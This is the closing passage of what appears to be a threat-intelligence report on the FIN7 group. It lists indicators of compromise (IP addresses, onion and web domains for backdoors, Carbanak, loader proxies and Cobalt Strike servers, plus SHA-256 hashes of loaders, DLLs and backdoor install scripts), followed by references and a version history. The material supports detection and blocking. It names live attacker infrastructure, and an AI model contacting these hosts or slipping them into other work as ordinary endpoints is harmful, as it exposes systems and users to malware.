185.232.170.83
185.234.247.62
194.104.136.113
46.105.81.76
5.252.177.15
5.252.177.8
79.141.168.12
80.71.157.110
80.71.157.173
85.239.54.186
91.242.229.184
93.185.166.15
94.158.247.23
103.253.43.212
xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion
```

8.2 SSH-based Backdoor (Early Version)

```
146.19.233.81
162.248.225.188
185.161.210.56
193.42.37.46
194.104.136.182
194.156.98.73
223.252.173.124
223.252.173.18
45.142.212.82
46.17.107.27
46.17.107.43
80.92.205.244
80.92.205.75
94.158.247.5
2cedhihsepjtcpwuwes77cle5wb6ml7e5ys6ivsb4a4ivlrw2vc4wwad.onion
```

8.3 Tirion/Lizar

```
138.124.180.193
138.124.183.50
138.124.183.85
138.124.183.90
176.103.62.29
176.103.63.104
176.103.63.198
178.33.111.73
185.161.209.161
185.174.101.186
185.174.101.216
185.174.102.183
185.174.102.37
185.250.151.126
185.250.151.134
185.82.217.21
195.149.87.118
195.2.71.90
37.252.4.131
45.133.216.194
45.133.216.89
45.142.213.56
45.142.215.132
45.87.152.64
51.254.149.31
54.38.123.229
74.119.194.129
91.134.14.26
94.158.244.18
94.158.244.200
94.158.244.209
94.158.244.91
softowii.com
red6djrs7fbkchy3.onion
bgumuduxnkkecg3b.onion
ba2xy52xrtagkrh3.onion
fndqgtdkj4v6g4aq.onion
225ppqutwykx2or3.onion
dppnmjep33rf6ct3.onion
4ktbtv54flfhs6ea.onion
4r7hlqzkxl5xtjxn.onion
```

8.4 Carbanak

```
37.252.4.131
45.133.216.25
45.140.146.184
184.95.57.98
45.147.228.239
206.166.251.200
```

8.5 Loader Proxies

```
mozillaupdate.com
milkmovemoney.com
tableofcolorize.com
moviedvdpower.com
landscapesboxdesign9.com
hawrickday.com
colormiagi.com
```

8.6 Cobalt-Strike Servers

```
45.11.180.82
138.124.180.226
185.172.129.144
```

8.7 Powershell Scripts/Loaders (.ps1)

```
03402fa2054644b95d250213c83874b4696315c160b3bc9109a51ad8d8d70e5e
0e5a7d5b2c4a03db0c4e0e5861c0e952b940f191be767643f7ef81b89dc00f32
0f083aac77fb734a8e81fb9dff218f0414ac6c4c9a23b2832837fbc2c7e2031d
0f4f3b415558a9f6e51012e84d5c695124201cabb831feb3c6a796a7de515ed6
102c2ac3fed6abecc006fe3bfd686dcb210f06851352ce472eb5cedf7346211d
1066b89b56ea19958d3d3a2133547e964853d435a3b0cb45a8c45658d1fb2669
113a0233bde9933a49580eb8a4899df110b92a614bb01d6791a7cc9719482260
1145bb619227425efa376027a1f915b1511fda84ac4119a8c2fd5860c226c0d2
11c3a522322f5e9b2d3c24513bfed0735403e3643451ae8913c021f82097a2fb
12d9f50bac269885e66ba28a28b66afeffd8cca63f280313b49e88abd7455189
142825b4f37214fa1ca3fa37f74591c8f1702296a61f2a5fab7978f61daf124e
147aefbd27ff72eb0e77a4aa49cf5ab975046b400a682221363601ca82150f4d
152c72685127071e7e5b810102f0fa730a29e3b9fb61424221e0321263cf558d
1651b7ef2ff50ba11def006d3cf3ee68083a01a348389f72b4180d5120ab5e08
189f64cfb60310aefe0274f046a10e445a294f0e7573b122edce42b4392c6f66
1f036ce73e714170e6d11c469592ce0862b11659399a4eed04b918a20588e930
1fcbcc8af63bbb5d68e391f1518c1750dfcce60af7a5a852239271fed8fd354c
1fd44f5125590dc7e70c4112236d641cf4bc379223f1a464e5ee0cc2e420186e
21b06f6218981b2aa4125e72b6c24caea81ea9cb338d4d27cfb21de110f13d21
234c75e5c42c3fe4e9d87f5dd791ecb363f96b2ea701a5e8d13372180b95c0b6
243eb5ce49a3105455cfbc762d6e81e060f7d65ccc70c176c3b80f1ef226f0a8
249f604165b0b61860faf60459add5abcae9aca357c30a75735e512341aed063
287f363173683119bad58fc07eaaeac7ae3179ddac9510014da3e6db25da4167
```

```
2ed9284394cf9597401f6c93aa2f8e70515cb3a50d7ed75f9f4357b74ef1cb69
313aec1711acd5b12ddb832555fb007675d6d6a5b3986abf0cf5cdb127839a50
31e00424ede2b38899768686d44cc0ab4ff5808cb9996ce32d5d281a701a62bb
366a2cf31a56121ae3ddb7655913acce7c492e99086bca351495b6626d2c2a09
37cb9f0548735a00233a6a8c9910fd330712ccd57475c3110eb73ec998a3a091
37e5a9da84a9b73fe4c4e4da890eaef43afd971d029207c834b41ac00c9f610f
3b3089dd222febdfc20469c2dd6b246a8901f6653eef5ec6a687deaa8e41614a
3f97a1f421ec088f48851da977d291e90b13100293e8045fac40bcf297293833
3fe20f5c806d19665f7abd9079b2df16039566d53ed3347e42dd3e957557c797
4426def5168e2b00c65bfe8ff70c7e19f94f8925d20b6057e84dad169f34d328
4591b89fe88e210d4826f947fdac0ea6669d489e7903a8db1a8fe09d36b8eaae
45e3a5144f30f7a0def32452e4ca3874705ef3f808e4a756b62d773b581db1a3
4812f7ac410994e809f20d887c5fac300355d694f2b3ca0befe7df7bebb2818d
48f70181bd6aa7eeb0d1aa9a827c482fab837ae3a869f4842ee02bda58d92d48
4992e7f9da4343d8b9136db3b5c4640cb39196b336787bfb7651839c765a04a0
4ac9897d418ea3d73864e9ded58610bc387a55fdc9d9afb362066dfeb2cd1652
4b5a14eb9f847324a300e80ab3380f1713e0dd79ed051b9a4988ff1f7864788c
4eef954d91a2dea4242ec8c6d898250ae46d252a06f93a3b49b86d86e0d71674
50df2192220c6d9752b5cc68b44012d414441a282af72689fdcb83a779988d8d
519e63285fc68c5ca51fc82b7a4100b47450aadce38a5f1dbdab3ac11f07827c
51ac92206031f4e228333d6065e26737d707487f32e8b8b5d165220f6f4a64ce
525c2d5a8f95e8f457ca6437626f5e09619bdecc6f49dc8d85edf3c9437d1899
56bec8cfa25140ccb89cc9d8376ab90eb97bfc8831ecc89ece7f5ea930b2f164
5a53211bbeea5e2f19704729ab11985dc4304a04aa3581cfc762f9ef26c3f44b
5cabc4e2868f3ed1a7c0b437944e1e204416221b2667144e114d03937c55822a
5ccf66192ea9d2b6395fbb4a058d0af8409040d6d38b82b7fa1bf120371e9538
62b4cf54427087befe44a4081a044e9ab30f111256922730ae5b31fe5635995c
62ec5544d37d49ab9cef449358684f3f9d99768cb5526783598c0c0c5a1145d8
654d26e8abe7226d187bfa0a0470ffe8c1f388be7b0c17e86b7460acabb4b071
66168b2214552bd108c526f30c9a117ad5e91f764e81af9ffe640e5c8697169d
66aaded44e17f4ba18e95b8d10c0acc9ef4a41b6b08ed9dbcce171dc50bb9b3d
67e210540a9803d990b08d9367891dbb121bcea82b7d11748594daf8f60fac78
687aee5b9dbca6b29bf4627e806a6e7c7f4eae238651b3bbcc2fc78347e63111
6d61846213a454bff788196e1d0b08e8de900d7ea041931cf7d3a5d04172cc2b
6e8e2aaa62ec3d3605eef11a2a28b73fa6769eae49d86dc872676b36ccf6aee7
6f7a5ceb9362f5ce196d0b045b36a7408ce2590d9354e221fa48886d8ee5afb7
704181ce63a9d614bb7278cd5a608149b7bd10f8c29dece262ab986516daf9dc
72330db6e1fdd69316e30342f67a2dc6df443b9d9e19fef72dd4f05b6aa24939
76b80b1caae3573db89c0c18efe86d6d2566e0536019c1715ece7ddfeef8aaa3
76edd43b63a834a8bd3992f2529e41696fe69cef169898bc8fc70144ef50c14a
796757e7d0dc99f9544c7664628a3458778afe7e5db1a7d703933216d28ff637
798144bf051cb0fb3d5926a29f9e6ce93375e1bb1b259853392f72f5a1beb93b
7bb89b53f5de648c4bd67d317d92f6e70bc207b3a94ea661fa222ced617b4702
7c50cce83b56d5d0c591768590fa8d0b652c751920ca64da9c8f308759a6301b
7c97d38c7f852109bb55043348f21ca3ce4444d3aa928f99a120d91254d45bd5
7d43b6e0bb060655ec11550a48215f38df9f75a099a5435a3c7902794673980e
7d6de9ff0d85eb4cd6e555b38f93bc54ca381d24355999e496e723444b63fd0d
7e83b1656cfc054eb24b4ffcdf2701381cf9431cda64773b36d5e9521d617bcb
7f4361fe723bb40ea96f61366e21a92d0e59a06ad2089b63794398f33752fd51
8157539c61b135f80111e945c4fbafdc5bfdb86ff5f42a3334c8f87a8e70749d
84db02ab8e55dccd00c4c8d59f04b53ba9cc06739f14fe373fd3508468368b0b
86af5b326928b2c1ff88a7a840e7ab2a556caf29004ecb780be2f365e2141f3d
```

```
87e5fc0af403ee8e34e0ae88073c2e55d57174a8332f13d386b1c6b274532cbb
894c0129123266fbd2b2c4db1648c0c699a6694312a446697c8b2519da9a10e8
896c1d552ae040ff1bc14cb5e64bff4f662ed2c7d77478bc2b091b434bc3c2ca
89897c2321b28b57055d88b033edeba813db8b6365350f1fdaad503ba3886fd2
8ad17c2f7336668ea0a2e44a84ebf657774118db0888da7fbc1070e8d15ad039
8d8d2ef56247e8425da9c1c71466befeb918cdd2b1eedefa16b539abc9ff2cce
8dd435678c48eea256052c7edb3eb6f63e12684d811798bb07cde868d7ba3ecd
8f55483eeaf397df04fbca11f84c1e6b0f9248c62d78f072d25bb37501651510
91c5c33d3458ec7c51ecb5dfb218cee8ea949a821c7dcfcb0de65e50063f42dd
94c11d94d3c690c03149b9b78019027895d7a9ded4cc788b67be255d9b69e8ef
94dcd65e114b1b9abffbcab76ff741f3fa7c4f966ed22e79e757efb677e0991d
968cf5ca8774ef83fb3372072936d89c9b592c0b2680eca78c4e9e1cf7e391f7
987e84a12c0a8de359ba1e92eb0c8cffa882eb87b1e5da6d922a2e6c41807755
9b082f3cb56f9454bce695f80a0310d697bb213af34e25a0922e8db6c93d79e6
9b5010c4b62d2fff62f5d03bb6af2ae4da2d2fdfde2b706aac3cef162946cdd3
9ba1f64b6841210d5368912fcae656b5f228085f7074a82606f6257ba339d1f6
9bcb8259a2a535cb5eb91af699b02a79e91b41a8d0aecbd358bfbc32de4a3085
9ccb3dd2e872e138b7772f0d200bfa2fffe967bb509346a36aa1e179eb7d2638
9e359293685487ab9bf8bb016494c465720e2b41e3139e792199a4e268117255
a5743b6744bb071c5358251690b888e8ce53acb821b4e2c11c29e6c5e0cd08ee
a9718a216bdf9bf1778a0dd1b368289ad8463bd412b5f33b1d8a3ed099644175
a99f60b516ee0333d39b9cf1f3685933bd2f2b2a7efdac86b06a5427e5035178
abdbad63fb5df46b18557faba588727b3a47a4deef48735be7f7d9d050ac1098
bad56fd5b56c7a3ed63932bfa25bd50923d1a01e5bd875981da38f8d2e22f4c7
bdf258569c65ace982f6d78165067656794a2a3f7e76c87cdcc282de0ca36bce
beb7bc9cce14adfc0740b34c9d1b664f0132d0fc626de13b992e639ec4024ee9
bece44ebf63223b09c1eb6ae7d76b812915c618bad99f644a3821bb2ac9c32f7
bf0a72eaa43ec0b955dcd963f553c440667cb9eadb4d8f0d14c26f19be435017
c1a557ae03a36b62780ea4fc18d8d8101ff2706d955c74e84d025f36e698c478
c58aa7860c981f988ca66154373c3f8afd8ccf0550df292104ff956a4f24882d
c598870bce55a9c969dadb1d5164d49d0638c0557316d788beae7efb096495fa
c6e79054bf3e8a837eaabb102f3a506bcaedbf666b8a79167e49f2483ec1c2a1
cc0c5b39889d0ff1106aa0570943b9b22ca9274e8187f4394f59572944d1f515
cd89163f0da49de1da3bd88068b417d6955cfb863bb2169e4742fa6e2613dc1b
cdeb7d66af20f4026d9f7463dc02e4c6b3ea8f317a744be135af55c03902f2ff
d06b23fcc87fbf82c945afb218b8333c056c1585db419539753e5aa4a9fa09c3
d3199c96093db623854e2e41b2752aff74097b3ba594f1ef22b45f7cc1047ad7
d44c4247b7516b030f5c3b5c6f18246933700447a6462531d31b06c4f0ab9112
d73c9baedc0028945244a304367fbc2359b6284dfa7aa6943330946d4b1f8bb9
da1cd0853f8c5a172390799492c284308f7cda3211e3168065ea1038b34dccc1
dc4fc1de8d7c9c95bd6304df338bb3aa748502cac8a2dd3445e8464e4082d8d6
dc9442838b464e96281a32705c9b5958e4f45dbefd1ef4a885fac9898af0a4b7
dce8a6fb8dbd5c48c020df02cf7108b390d2c271f30c388c17be5bab8d6f2a3a
de35b786c3c68ebefbd2ea345838c6347f219daaa5146757202330a0d1d22828
e1283c59b22173590c75fbd1e5d5049ce6a07d17511f331d207155b5ce23ec8e
e1b3035d6b53c7faccf2e062693836ae077cb7b3e66d1ad6534f91dee53b0916
eb015ba9d6aaa4c26242fb38216d0ed89f98f95af9bbfde9dcf0d6ba247a3cc8
eb95f84f22cb823fb85e81585db43fcaa1d15d9d3ab7e8f66e52f6cc52ce2b1c
ee504ae4cef55bb0da834ee7e3e529a96f6629dbc252e30e20f699387210250f
f15d5f8cdf45e551d039415ec53706049815cf685e9e7ccf5113158f546d88c3
f418b680024e1ba15e40b056959122f5c05772a2e145c25b29e7a2641da7d38b
f58c61bda2867fd5c5aefefacffc5d0fa06833f8df22a80485e24f4d9f559673
```

```
f63c3c0347e1b4f9b13b02fd86cd7be749ab29fc313666e2047354336bd42fbf
f6b758022358f2d915104c616fc2abeb76c797e9e60a883e9161f8bbb928b512
f767b0dabd5fc8f3977ef02c68448dc03a8572a5bae64f85bb7bafdce9e8ba83
f87813c2572eefdf225f075aaf0a19794273ff6904a2ec5e4df296bfc9ec6809
f9cca8a37fe027b8f5084c34a156bbd5fd8237e6d4740622d2c17f9f9f420ada
fa10e61e168c579058406f63bc93880f85f67333f319636623414fffd78627f1
fcacb66e961df0eeacbc1b0a74c355c5b7a2f5dd3937a5b77c3db991c0f58922
fcd8cd529bbe424234e65ba7daa17291d18bb19b26e10e7cb1498b3fbff07d67
fd638aa195d9c92f40b64175a68e6b037c07d29ddcef7c5033edbe57c1b91c56
fe84128b54ac6c29bfdb6933451060d201864b384474386f35a3dfde2afe5172
```

8.8 DLLs used in Reflective Injection (.dll)

```
00bce4a794d4e36ffbffb89f0c985daa85b47ebae686fc82e79f0f5f7c1c55b3
024787688d9cf2f3f868f7bc5115949724b6870ecf1d0e6e018a83fac534f9e6
057093bd4aae459eaa9b501544a035d5cbe8705158fedda6677cb28fa7197154
05f572ee9e0b4cbdfdccfd16ad74043d8df3dec0aefeb1e8d9dfca12e8e5e463
0899f0a3696e717dc46958c1079f263c9ba413051235e6bb1beb8b77f2dc6278
09c62bdb7826eb20401d64ebc6c391e9633cb32ecd2be88bb47d5d5efb78b1ee
0d43eca3777f98773314e04870bcbe76d6c5eb0694356509cd9f698d9a169f76
0f622acdd066ebba14487cc31ac2cd3eea44f97530b0e406e637ea05ff3b175b
1250e7bb1f6293dbf3ea3d6d83fdb52edfb5dc1ab006806c0ebcaaaca120f538
12798a2e9abead453c3b38d4b35f3ae563b06863307760d94b75b80d640c0b29
199a69b5863e2f8b19895b6e5f0f79dd16915459867d4d7581cc79eca0cacd01
1caa8424e7d9e8f6af0ae704894dd7e47bd03fab0314cf23264c4f23f00c89dd
1cb246b76add81b74ff746e5a9cda1a370ed21b187a59f97afde65534f6eb3f9
1d9b6d69de1bc5bd146c0a3c8096ba0c465c3a9fb5de6348c847c127bac0bca4
24b31ce7cf44cb9acc92280d24545fdbbf42b3d6c76ea62d244ca22084943879
377f4676bdf3c5fccae0065f828e3d774354c8f2ad3ca6401de9a89a1a22889e
3c36444de4c6df85ec9158b7136df7f458ba9239acfacb60b8b0d273133824af
3c87406df35f5fd264634d60deda9f1a32b66f22b5a56a2245129883d91c32f4
3ec1602b1ef9d4ac7b35171ccf7b465bb2645b66efac159125c3850660bf83e4
3fb04f5606bb8d556a86c5a4fe87dee200bb7a731ce226c537d318b2c493041a
40c4dc04a080fbd24d0164b46567265b8186e03fcb2b8a38bd9b3ba60599e81a
40e29b626e7656b7fc0719de41582964079170e201147c19e20afae17bdcecdc
444e8919a4c9bb545fcf87a412a1f1b35aa5a3b863ff378ed32bbb095b66e8d1
4b0484265a5d7b7864bff1de53b48d880fe6688677240de7202236d3c5a22e87
4c5fb53e0787ebc0bbc99d8dc079e99cfcb111ddfb040abcf8b4cb56898db7e7
4dd732120f265e0c430d437a3a5eac426baee3a272e18683bf45ff17ad680cbc
4eb4b601b0da4ad1e83a7df5d35fb852c2a57cb12bf4c618456bb70684dc3683
5010d230e315e3333cdc639d8fa4caed602c6073cda7a52702c148091592c3b8
5579e036f5769d82eca99823844bbc60ad8cf5b0e6c6a03c596c11cccc8faf34
575e9d1dda2e1dfec81c5a1c3b182d114f2ebac9aa91e304d5ae6dc26319f8ea
5b90d64969bc653a9f16e4af35425e639a1a4293083dcef0659102924abe116d
5cc7e55514418118f68d067a15d9496cfe867817bf0b5dfd4a061fa5851e2cca
5ce10299e8da54195412431333d28527d69a50ce0610d81e5c7ea985c5b3e286
73f98bba5806d612c8618fba09b69bf30c4004c509b3584302c8a580f8c4a241
769961f1ea98c57eb237c0ef75f3887adbb193820b0e84c70dc5c9ea5d2288df
79bcdc6a013d38c67272428b6a2a82d12937ff55894917a167662cb992007115
7efa90c80c564d6041cfa896708549a7a5c0311056f90e512c22b11fda7292fd
8327a3633ff79e1eb890d5b9b0c57e37c61f364090eb06d9d4d68492489e9e5b
8574d51a4bad21304283c2b8b624220657d2cfe7a26e0c072a61a74754b130aa
```

```
89f2442d402f1f6bb2cd250e15c69edf2ebfd35bbf835b4c4bc652595b32b055
8b121f75715948313f44b4fea6275dffc823a95cf4e5a1ed6e234e35197d9024
8cdb26386b6aa3ab8629afc3378f9dac5ecb92695f679955f438ddb4a8495f61
9766dca93376a8c520a6341db941783213b62596b0e0f0cde231e5894ab02210
97763566a162b1114a0f31753144188e40b5ea4efb03762e3bcfa2befc03d19b
9847b71a4a5fe4f6749ba80d403a67e06e65a9feeb244a8af19e7bf5370e9eee
9a5ed033c0a119e0460b6055ea175d2fe09be3d4642ce1bdbbc5f2a1d309c97b
9b51eca8947765e4da56111fd23dc531e7dbf85c564af2c74b7f00054116f270
9b8af8b48f229c79aae80013b56c83da9dd4edebc6f0fd33fb46936925737d1e
9e489d6e0ff151bd7ea30083edc84b49bab7d01da4c497ac201f9e7e202d6eb6
9f4578c75551deddcfc85411b0e8a9db2632ad497741a32ba019c162e43328f3
9f834177faa76ebb8d9bcf36054298492d91bcdfcec74714e76e79ffc9fc6bd9
a2cbf90e781461674a053940930e3648c092f62463d7f1b67af72dc93e8462d8
a3c8cf59eaa14be924c04853ae5f097d32fef703d5bde2fe0d542e989cfe6133
a5c85435d59c10c59f719017d578e616953d36881c5f8d8c2b09ff307ff731af
aa16c5322e9317d2c64fe9bcce45be47f0ed765c3fa26e5e29af4f0583fa36e1
b8c9ff2c2543b5860211f0b86be9a5e0b66566247f27d1802ad06a184114995c
b9fef960f1cef1713883f55f9ba22e34f007004eea3aa3d012e76268ef457c51
bb10276cc6e85ff02d0dde90d20e78f4b4a3c60e01dd8c27d39e4b6fdca6227e
bb22e8eb9439e274bf5441ee708c78e78c4e5a1988dc7ad06a98cd3545c478e8
c6bdcfc229ba855cde5dd91043c50a8adb5b39be2db10de8b0913b260e82d467
c6de227d06044ee65a1e434d7371d845d8b2a744dd1911fb200caa0252d395c8
cab9613be36682d29afc24d1cf89f2a45ba76b96a087647f05b014c2033b6f57
cfec2c71cc82479348c310c0a0b2b2d88e9496f7fab98528e300a7167ce787c3
cff41c53068b0eaa8823ae17f288a7fc8b90475b7a39625cff034ed965d86d92
d0ac3ee7a8493c15fee8122f292db57b648ca511f969026df244fd7a70b475b9
d484ed62c67a46a2ddc9a6d41b76493818489ec2f697a743681f23f8b35bd94f
d6223cc31ca3c8f5a56d4000cbd8210e0d005c3b46004f569362ec6237bb015b
dd7c9855f75cee6375304a44ce2926110568e75386b91fab4eca438d9ffbb0ce
de0657b9e6f165814ab501bda45db60858df7689e6eb99735683674f4dfde704
dedbcced35c4c94589d7961fe117252114c3d4e00fe916921eded551c620daee
f1c268bacb3879a836ec05226465b70bad27c24f2d0d5b0abd9b7fe2bbad4822
f2be4f603293b9133e5e75be8bac8542748c880255de3fe9b2fb88b0b653a395
f66cda08b58e96e1d39f7e548b1aa3564d80da805ba4582c5cd424545a8b472a
```

8.9 Backdoor Install Scripts (.bat)

```
15a0ee975e75a466f7f4cd1d8228ace7bbef5cbfc909fec5c53421fc050e7a61
2076398177d76b77ed32a1dbb5220d3bae873a1e736a6abab7812b50c0f0328b
46a842177d8765b73978d9526e3f8d287528de0e3b004d58c8ebe6f3f42f434d
4d27f295ba6f9f0d1691ebc910f5b1cfa2c8d60c0a1fac68cdceba7f85841d49
627ff24df51a94e3086596f595732ceb3ab290e067f1b039832f98af09a931b3
87c235bccddf0c657027b7ac0ef33b82644c92fc16e284114980e0be43396ba3
90ed60f5290391b8cbe70d09ce7d0831d847ecb060ac6ec3f7ed2cef180905a9
9a4b066ff59caac6f4c3f044b5c9c0e57ffeaaab49ad8bca76d686a4e3e77292
9dc250729a1fe4f5ff8e559a34299b54bf6e245803b9f03a9c8983bce7426da6
c8df05eb7200806627aa629df9219d6140d4526ec552cdb37383b44d4f7c96c6
ccf5f274e5930df4bf9bda2de3e8279fbcfd6679e44fd797d9e42d41f3814981
d74a283f9bee0a871007fa92e2036997d17b1d8528ec37919c3c4d61b8fdbf13
dc3314d6574630c4a870aa0e6025583816a4aaab569354dbfb924c320dc4219a
de0cba17d4c1627f13edf3bcadc93ca532ae2ee39c290e4b05c6e1116997b118
```

Références

[1] CISA. *Active Exploitation of ProxyShell Vulnerabilities*. url : https://www.cisa.gov/uscert/ncas/current-activity/2021/08/21/urgent-protect-against-active-exploitation-proxyshell. (accessed : 30.07.2022).

[2] Horizon3. *Proof of Concept Exploit for Microsoft Exchange*. url : https://github.com/horizon3ai/proxyshell. (accessed : 30.07.2022).

[3] Mandiant. *FIN7 Power Hour : Adversary Archaeology and the Evolution of FIN7*. url : https://www.mandiant.com/resources/blog/evolution-of-fin7. (accessed : 15.12.2022).

[4] Microsoft. *April 2021 Exchange Server Security Updates*. url : https://techcommunity.microsoft.com/t5/exchange-team-blog/released-april-2021-exchange-server-security-updates/ba-p/2254617. (accessed : 30.07.2022).

[5] The Record. *Cybercrime gang sets up fake company to hire security experts to aid in ransomware attacks*. url : https://therecord.media/cybercrime-gang-sets-up-fake-company-to-hire-security-experts-to-aid-in-ransomware-attacks/. (accessed : 15.12.2022).

[6] CISCO TALOS. *Active Exploitation of ProxyShell Vulnerabilities*. url : https://blog.talosintelligence.com/2021/11/babuk-exploits-exchange.html. (accessed : 30.07.2022).

[7] TRUESEC. *ProxyShell, QBot, and Conti Ransomware Combined in a Series of Cyber Attacks*. url : https://www.truesec.com/hub/blog/proxyshell-qbot-and-conti-ransomware-combined-in-a-series-of-cyber-attacks. (accessed : 30.07.2022).

[8] Wikipedia. *Carbanak*. url : https://en.wikipedia.org/wiki/Carbanak. (accessed : 15.12.2022).

Historique

Version	Date	Auteur(s)	Modifications
1.0	30.07.2022	PTI Team	Initial TLP:RED DRAFT release
1.1	18.09.2022	PTI Team	Updated TLP:RED version for LE
1.2	15.12.2022	PTI Team	TLP:AMBER version
1.3	22.12.2022	PTI Team	TLP:CLEAR version